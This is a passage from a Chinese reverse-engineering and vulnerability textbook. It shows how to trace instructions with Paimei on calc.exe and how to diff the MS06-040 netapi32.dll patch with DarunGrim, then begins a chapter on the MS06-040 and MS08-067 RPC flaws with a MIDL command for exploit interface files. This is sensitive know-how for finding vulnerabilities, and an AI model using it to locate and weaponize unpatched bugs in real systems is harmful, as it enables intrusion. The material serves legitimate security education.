Pedram Am ini 使用 Python 语言开发，在设计时就充分考虑了模块化和可扩展性等因素，并力图使 Paimei 成为逆向工程中的“MetaSploit”。目前发布的版本中包含 3 个模块：“PAIMEI explore”、“PAIMEI filefuzz”和“PAIMEI pstaker”。其中，“PAIMEI pstaker”模块就是用来进行指令追踪的，我们会进行详细介绍。Pedram Amini 在逆向技术峰会 RECON2006 上的演讲中提到，下一版还将为 Paimei 加入补丁比较、网络 Fuzz 等模块。

25.3.2　Paimei 的安装

Paimei 工作时需要很多种支持，如表 25-3-1 所示。

表 25-3-1　Paimei 工作时需要的组件和下载链接

需要的组件	下载链接
MySQL http://www	.mysql.org
MySQLdb http://sourc	eforge.net/projects/mysql-python
IDA Pro	http://www.datarescue.com/idabase/
IDA Python	http://www.d-dome.net/idapython

续表

需要的组件	下载链接
Python 2.4	http://www.python.org
WxPython http://w	xpython.org
Python ctypes	http://starship.python.net/crew/theller/ctypes/
uDraw http://w	ww.informatik.uni-bremen.de/uDrawGraph/en/home.html

要想攒齐以上所有的软件，估计还要花点工夫。好在 Pedram Amini 写了一个 Python 脚本，用于自动检测系统中缺少哪些组件，然后自动下载安装。要运行这个安装脚本，必须先安装 Python 2.4。

这里给出第一次使用 Paimei 时的步骤。

（1）确保已经安装 MySQL 4.0 和 IDA Pro。

（2）下载 Paimei，并将其解压缩到安装路径下。

（3）安装 Python 2.4，“windows python-2.4.3.msi”。

（4）运行“_install_requirements.py”，将自动检测并下载安装需要的 Python 组件。

（5）运行“_setup_mysql.py”，在 MySQL 中为 Paimei 创建所需的数据库和表。

（6）运行 Paimei 安装目录下 consol 目录里的“PAIMEIconsole.pyw”，将看到 Paimei 的主界面，如图 25.3.2 所示。




图 25.3.2　Paimei 工作界面

25.3.3　使用 PE Stalker

Paimei 中的“PAIMEI pstalker”（PE 漫步者）模块用于进行指令追踪。

首先，应当确定您已经安装了 IDA Python，并使用 IDA 反汇编想要追踪的 PE 文件。我们这里不妨以 Windows 自带的计算器（calc.exe）为例进行指令追踪。在 IDA 完成自动分析之后，使用快捷键 Alt+9 或者菜单中的 Edit→Plguins→IDApython，启动 Paimei 安装目录下的“pida_dump.py”脚本，将 IDA 分析的结果保存成 Paimei 所使用的数据格式 pida 文件。

因为 Paimei 使用 MySQL 存储静态代码分析结果，所以在启动 Paimei 前请先确认您的 MySQL 服务已经启动。此外，Paimei 的绘图功能通过 Udraw 实现，为了使用绘图功能，请提前启动 Udraw。实际上，我使用了一个批处理文件来启动以上这些必须的服务。

现在您可以启动 Paimei 的 consol 了。单击 Paimei 左侧的“PAIMEI pstalker”，将进入指令追踪模块的界面，如图 25.3.3 所示。




图 25.3.3　Paimei Stalker 工作界面

为了使用数据库和绘图功能，我们需要让 Paimei 与 MySQL 和 uDraw 服务器建立连接，通过菜单中的 Connections 可以做到这一点。

其次，单击“Add Mod ule”按钮，将我们用 IDA 导出的静态代码读入 Paimei。右键单击“Avaliable Targets”，选择“Add targets”，新建一个追踪目标，这里起名为 calc。

右键单击新添加的追踪目标，选择“Add Tag”。Tag 用于区别一次指令追踪操作，可以在一个追踪目标下建立多个 Tag 以标识不同的追踪操作。这里我们建立一个 test1。

右键单击新添加的 Tag，选择“Use for Stalking”，如图 25.3.4 所示。

之后 Paimei 的调试器提供了两种方式加载进程：您可以通过单击“Browse”按钮来选择 PE 文件直接加载，也可以单击“Refresh Process List”按钮来选择已经启动的进程进行 Attach。

我们这里使用直接装载 PE 文件的方式，用 Browse 选中计算器程序 calc.exe。




图 25.3.4　用 Paimei 进行指令追踪

单击“Start Stalking”按钮，开始指令追踪，如图 25.3.5 所示。




图 25.3.5　用 Paimei 进行指令追踪

这时，Paimei 将记录从 PE 装载开始程序所有执行过的指令，并在 IDA 导出的静态代码中进行标记。可以看到 calc.exe 的装载运行过程中共执行了 52 个指令块。

右键单击当前的 tag，选择“load hits”，Paimei 会将执行到的指令块读入并显示详细信息；如果选择“Sync with Udraw”，Paimei 会在 Udraw 的界面下绘制出刚刚执行过的指令块及其之间的调用关系，如图 25.3.6 所示。




图 25.3.6　Paimei 的绘图界面

依次选中刚刚读入 Paimei 的指令块，Udraw 会自动将图形移动到这个指令块并用蓝色标记出，这样我们就能在观看静态代码的同时了解程序动态执行的流程了。

题外话：如果您的工作环境是双显示器，能够把 Udraw 界面和 Paimei 的 consol 界面分开显示，在选择不同的代码块时，Udraw 为您移动代码块时将让您真切地体会到“PE 漫步”的感觉。

25.3.4　迅速定位特定功能对应的代码

如果我们并不关心程序启动和初始化的过程，可以在指令追踪的过程中用前面追踪的结果进行过滤，只追踪出我们期望的功能所对应的代码。

例如，我们只想知道计算器中单击“C”（清零）按钮时程序所执行的代码，可以首先追踪 calc.exe 的启动过程，如图 25.3.7 所示。

如图 25.3.7 所示，绘出的调用全局图还是比较复杂的。右键单击这个 tag，选择“Filter Tag”，将这一次追踪设置为 filter，然后新建一个 tag，命名为 test2，进行新的一轮追踪。




图 25.3.7　过滤前的全局图

这次追踪 Paimei 将忽略 test1 中命令的指令块，当 calc.exe 启动后，我们单击一下计算器的按钮“C”，Paimei 将只记录这次单击操作所执行过的指令，总共命中了 6 个指令块，如图 25.3.8 所示。




图 25.3.8　在指令追踪时使用过滤功能

对应的调用图也相对简单，如图 25.3.9 所示。

通过这种方法，我们能够迅速地定位某种特定功能的操作所对应的代码，从而集中精力有重点地进行逆向分析。在漏洞分析时，我们可以首先在程序正常执行时进行指令追踪，然后用这次追踪作为 filter，再去追踪漏洞被触发时的执行流程，就能迅速地定位漏洞代码的位置了。

虽然 Paimei 能够极大地提高逆向分析的工作效率，但是它也存在一些不足之处。比如 Paimei 的指令追踪依赖于 IDA，所以其分析结果也依赖于 IDA 分析的正确性。在一些情况下 IDA 分析会出错，例如，遇到加壳的 PE 等，这将会影响 Paimei 的分析，甚至导致 crash。




图 25.3.9　过滤后的全局图

25.4　补丁比较

补丁比较工具中比较出色的还是 Sabre 公司的 bindiff。不像 binNavi 那样，您可以向 Sabre 公司申请一个免费的 evolution 版本（http://www.zynamics.com/bindiff.html）。

本节将介绍另一个功能相近的免费使用的补丁比较软件：Eeye 公司的 DiffingSuite

Eeye 的 DiffingSuite 中包含了两个工具：“BinaryDiffing Starter”和“Darun Grim”。其中，Darun Grim 是一个结合了图形绘制的高级补丁比较器。本节以 MS06-040 的补丁为例，通过比较补丁前后的 netapi32.dll 文件向您演示这个工具的使用方法。

Darun Grim 使用 IDA 作为反汇编器，安装后会在 IDA 中加入插件 AnalIDA，用于导出 IDA 的反汇编结果。用 IDA 反汇编补丁之前的文件，自动分析结束后从 Edit→Plugins→AnalIDA 导出分析结果，例如，我们将反汇编结果导入 diff.db 文件，如图 25.4.1 所示。




图 25.4.1　用 IDA 导出分析结果

继续用 IDA 对补丁后的 netapi32.dll 进行反汇编，使用 AnalIDA 插件将结果导入到前面的 diff.db 文件中。diff.db 将会是一个比较大的文件。

启动 Darun Grim，并新建一次 diff 操作，选择由 IDA 导出的包含了补丁前后信息的 diff.db 文件，如图 25.4.2 所示。




图 25.4.2　加载 IDA 的分析结果

分别为补丁之前、补丁之后、输出目录进行设置，如图 25.4.3 所示。




图 25.4.3　设置补丁前后的数据源

单击“Start Analyze”按钮，开始补丁分析。这可能需要几分钟的时间，Darun Grim 的调试窗口会打印出分析工作的进展状况，如图 25.4.4 所示。




图 25.4.4　比较分析的过程

比较分析结束后，Darun Grim 将列出比较结果，其中的“Match Rate”是函数在补丁前后的“相似度”，如果为 1，则说明该函数在补丁前后没有变化。单击“Match Rate”按钮可以按照函数相似度值的大小进行排序，现在补丁所修改的函数已经一目了然。

随便选择一个相似度不为 1 的函数，右键单击选择“Diff”或者按快捷键“Ctrl+D”打开函数比较的图形界面，如图 25.4.5 所示。

选择想查看的代码块，单击“Show Diffed Lines”按钮，可以查看详细的代码信息。

通过补丁比较挖掘安全补丁中的漏洞信息需要有扎实的逆向功底作为保证，因为微软的一个补丁包中往往会修改很多地方，要想迅速找到原先文件中能够利用的漏洞，娴熟的技巧和丰

富的经验都是必不可少的。




图 25.4.5　比较分析的结果

第 26 章　RPC 入侵：MS06-040 与 MS08-067

26.1　RPC 漏洞

26.1.1　RPC 漏洞简介

RPC 即 Remote Procedure Call，是分布式计算中经常用到的技术。

两台计算机通信过程可分为两种形式：一种是数据的交换；另一种是进程间的通信。RPC 属于后者。简单说来，RPC 就是让您在自己的程序中调用一个函数（可能需要很大的计算量），而这个函数是在另外一个或多个远程机器上执行，执行完后将结果传回您的机器进行后续操作。RPC 调用过程中的网络操作对程序员来说是透明的，您在代码里 CALL 这个远程函数就跟 CALL 本地的一个 printf（）一样方便。只要把接口定义好，RPC 体系将替您完成网络上链接建立、会话握手、用户验证、参数传递、结果返回等细节问题，让程序员更加关注于程序算法与逻辑，而不是网络细节。

但是，如果远程调用的函数出现了问题，甚至有可以被利用的安全漏洞，这就是 RPC 漏洞。比起其他类型的漏洞，RPC 漏洞的危害更大，因为攻击者不需要利用社会工程学使未打补丁的机器中招，而可以通过 RPC 漏洞主动进行远程攻击，“将”其中招。

RPC 系列的漏洞往往会伴随着著名的计算机蠕虫病毒传播，例如，2003 年的 Blaster、2006 年的魔波（又名 Wargbot 或 Mocbot）以及 2008 年的 Conficker（又名 Downadup 或 Kido）都利用了不同的 RPC 漏洞。值得一提的是，虽然魔波利用的 MS06-040 和 Conficker 利用的 MS08- 067 已时隔两年之久，但是漏洞竟然出现在同一个 RPC 函数中。

同一个函数在修复后又被爆出漏洞并不常见，何况是风险如此之大的漏洞。本章将与您一起探索微软 RPC 中的一对著名的姐妹漏洞，MS06-040 与 MS08-067。

26.1.2　RPC 编程简介

在介绍漏洞之前，我们先简单介绍一下 RPC 编程的相关知识，如果您有这方面的编程经验可跳过这部分。

在 VC 中进行 RPC 调用的流程如图 26.1.1 所示。

使用 RPC 调用时首先应当定义远程进程的接口 IDL 文件。IDL（Interface Descri ption Language）是专门用来定义接口的语言，有过 COM 编程经验的朋友对这个 IDL 肯定不会陌生。在这个文件里我们要指定 RPC 的接口信息以及 interface 下的 function 信息，包括函数的声明，参数等等。




图 26-1-1 C 语言的 RPC 调用

微软的 IDL 叫做 MIDL，是兼容 IDL 标准的。定义好的 IDL 文件接口经过微软的 MIDL 编译器编译后会生成 3 个文件，一个客户端 stub（有些文献把 stub 翻译成“插桩”或“码桩”），一个服务端 stub，还有一个 RPC 调用的头文件。其中 stub 负责 RPC 调用过程中所有的网络操作细节。

在本章的附件中，我给出了 MS06-040 所需要的接口文件：rpc_exploit_040.acf 和 rpc_exploit_040.idl，您需要用 MIDL 编译这两个接口文件得到 stub 文件和头文件。MIDL 编译器被包括在 VC6.0 的组件里，可以在命令行下使用：

```
midl /acf rpc_exploit_040.acf       rpc_exploit_040.idl
```

编译成功后，会在当前路径生成 3 个文件：

（1）rpc_exploit_040_s.c　　RPC 服务端 stub（桩）

（2）rpc_exploit_040_c.c R　　PC 客户端 stub（桩）

